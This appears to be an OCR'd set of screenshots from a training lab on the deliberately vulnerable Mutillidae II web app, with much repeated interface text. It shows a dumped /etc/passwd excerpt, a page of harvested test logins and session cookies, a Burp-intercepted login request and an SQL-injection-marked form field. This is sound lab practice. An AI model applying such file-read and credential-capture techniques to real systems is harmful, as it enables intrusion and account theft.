saned:x:108:115::/home/saned:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
samurai:x:1000:1000:samurai,,,:/home/samurai:/bin/bash
mysql:x:116:125:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
kdm:x:118:65534::/home/kdm:/bin/false
```

Browser: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0
PHP Version: 5.5.9-1ubuntu4.14


http://mutill...our-blog.php
http://mutill...red-data.php
mutillidae/index.php?page=captured-data.php
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Release Announcements
Video Tutorials
OWASP
Back
Help Me!
Hints
Refresh
Delete Capured Data
Capture Data
Burp Suite Free Edition v1.6.32
Mozilla Firefox
*Mutillidae-Test-Scripts.txt [Read-Only] (/us
documentation : gedit – Konsole

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.25 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Captured Data


Captured Data Page

This page shows the data captured by page capture-data.php. There should also be a file with the same data since capture-data.php tries to save the data to a table and a file. The table contents are being displayed on this page. On this system, the file should be found in /usr/share /mutillidae. The database table is named captured_data.

2 captured records found

Hostname	Client IP Address	Client Port	User Agent	Referrer	Data	Date/Time
127.0.0.1	127.0.0.1	47073	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0	http://mutillidae/index.php?page=add-to-your-blog.php	username = TEST password = p PHPSESSID = m19pca15u9r1nah2nhfs0veq55 showhints = 1	2020-06-18 20:03:42
127.0.0.1	127.0.0.1	47048	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0	http://mutillidae/index.php?page=add-to-your-blog.php	username = TeSt password = P PHPSESSID = m19pca15u9r1nah2nhfs0veq55 showhints = 1	2020-06-18 20:02:45

Browser: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0
PHP Version: 5.5.9-1ubuntu4.14


Mozilla Firefox
http://mutill...our-blog.php
http://mutill...red-data.php
mutillidae/index.php?page=captured-data.php
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Release Announcements
Video Tutorials
OWASP
Back
Help Me!
Hints
Refresh
Delete Capured Data
Capture Data
Burp Suite Free Edition v1.6.32
Mozilla Firefox
*Mutillidae-Test-Scripts.txt [Read-Only] (/us
documentation : gedit – Konsole

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.25 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Captured Data


Captured Data Page

This page shows the data captured by page capture-data.php. There should also be a file with the same data since capture-data.php tries to save the data to a table and a file. The table contents are being displayed on this page. On this system, the file should be found in /usr/share /mutillidae. The database table is named captured_data.

3 captured records found

Hostname	Client IP Address	Client Port	User Agent	Referrer	Data	Date/Time
127.0.0.1	127.0.0.1	47129	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0	http://mutillidae /index.php?page=add-to-your-blog.php	data = PHPSESSID=m19pca15u9r1nah2nhfs0veq55; showhints=1 PHPSESSID = m19pca15u9r1nah2nhfs0veq55 showhints = 1	2020-06-18 20:20:55
127.0.0.1	127.0.0.1	47073	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0	http://mutillidae /index.php?page=add-to-your-blog.php	username = TEST password = p PHPSESSID = m19pca15u9r1nah2nhfs0veq55 showhints = 1	2020-06-18 20:03:42
127.0.0.1	127.0.0.1	47048	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0	http://mutillidae /index.php?page=add-to-your-blog.php	username = TeSt password = P PHPSESSID = m19pca15u9r1nah2nhfs0veq55 showhints = 1	2020-06-18 20:02:45

Browser: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0
PHP Version: 5.5.9-1ubuntu4.14



Request to http://mutillidae:80 [127.42.84.6]

```
POST /index.php?page=login.php HTTP/1.1
Host: mutillidae
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://mutillidae/index.php?page=login.php
Cookie: PHPSESSID=m19pca15u9r1nah2nhfs0veq55; showhints=1
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 49

username=&password=&login-php-submit-button=Login
```

mutillidae/index.php?page=login.php

OWASP Mutillidae II: Web Pwn in Mass Production

n: 2.6.25 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Login

Account does not exist

Please sign-in

Username: tttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttt

Password: tttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttttt

Dont have an account? Please register here

Waiting for mutillidae...

```
</tr>
<tr>
    <td class="label">Password</td>
    <td>
        <input type="input" size="100" name="pas
        sword" sqlinjectionpoint="1" title="">
    </td>
</tr>
<tr>
<tr>
<tr>
<tr>
```

```
input, textarea { global-styles.css (line 22)
    border-radius: 5px;
}
Inherited from div#id-log-in-form-div
element.style {
    ~~text-align~~: ~~center~~;
}
Inherited from table.main-table-frame
table.main-table-frame { global-styles.css (line 265)
    ~~border-collapse~~: ~~collapse~~;
    ~~border-spacing~~: ~~0~~;
}
```

Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts CO2
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex
Mozilla Firefox
Connecting...
gin/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
Back
Help Me!
Hints
Login
Console HTML CSS Script DOM Net Cookies
Edit input td tr tbody table form#idLoginForm div#id-lo...form-div blockquote
Style Computed Layout DOM Events
Burp Suite Free Edition v1.6.32
POST request to http://mutillidae/index.ph
Burp Suite Documentation
Mozilla Firefox
documentation : bash – Konsole
08:40 PM

I was unable to get the last training to work as the database may have changed.